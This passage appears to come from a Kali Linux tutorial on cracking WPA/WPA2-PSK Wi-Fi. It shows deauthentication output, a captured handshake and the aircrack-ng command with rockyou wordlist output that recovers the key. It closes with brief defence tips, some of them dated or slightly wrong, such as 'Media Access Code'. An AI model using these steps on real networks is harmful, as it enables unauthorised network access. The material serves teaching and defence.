04:45:33 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 0|71 ACKs]  
04:45:34 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 0|65 ACKs]  
04:45:35 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 0|63 ACKs]  
04:45:35 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 2|65 ACKs]  
04:45:36 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 0|63 ACKs]  
04:45:36 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 0|63 ACKs]  
04:45:37 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 0|62 ACKs]  
└─(kali㉿kali)-[~]
```

Crack WPA/WPA2-PSK using Aircrack-ng

```
CH 2 ][ Elapsed: 1 min ][ 2024-07-24 04:47 ][ WPA handshake: CA:A7:31:A8:D1:A4 ]
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
CA:A7:31:A8:D1:A4	-86	29	519	3066 0	2	130	WPA2	CCMP	PSK	AICTE-MTP

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
CA:A7:31:A8:D1:A4	██████████:AB	-31	5e- 6	0	1537	EAPOL	
CA:A7:31:A8:D1:A4	F6:08:0B:B6:3A:67	-88	0 - 1	0	2245		

Crack WPA/WPA2-PSK using Aircrack-ng

```
(kali㉿kali)-[~]  
$ sudo aircrack-ng -a2 --b CA:A7:31:A8:D1:A4 -w /usr/share/wordlists/rockyou.txt Test-01.cap
```

Crack WPA/WPA2-PSK using Aircrack-ng

```

Aircrack-ng 1.7

[00:00:00] 24/10303727 keys tested (256.17 k/s)

Time left: 11 hours, 10 minutes, 21 seconds      0.00%

KEY FOUND! [ 12345678 ]

Master Key      : CA B0 86 14 64 2B 3C 1B 3D 27 37 01 20 B1 62 3F
                  A3 9B F0 C1 0E ED 13 2A 45 C1 AF 59 C3 12 37 DA

Transient Key   : D2 90 94 3B 43 FD 13 89 D9 EE 94 1D 58 CE E2 A1
                  09 EB A7 4F 3F E2 3E DA 96 16 BF 1E 7B 6F 0C D1
                  28 37 7D 9E 72 17 54 B5 BB EE 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC      : 09 ED 89 0A 9A 5B FF 83 FE DB 9C 23 2F EF 17 92

(kali㉿kali)-[/usr/share/wordlists]

```

How to defend when using WPA

- Passphrases – the only way to crack WPA is to sniff the password PMK associated with the handshake authentication process, and if this password is extremely complicated it will be almost impossible to crack
- Passphrase Complexity – select a random passphrase that is not made up of dictionary words. Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals

Common defense techniques

- Change router default user name and password
- Change the internal IP subnet if possible
- Change default name and hide broadcasting of the SSID (Service Set Identifier)
- None of the attack methods are faster or effective when a larger passphrase is used.
- Restrict access to your wireless network by filtering access based on the MAC (Media Access Code) addresses
- Use Encryption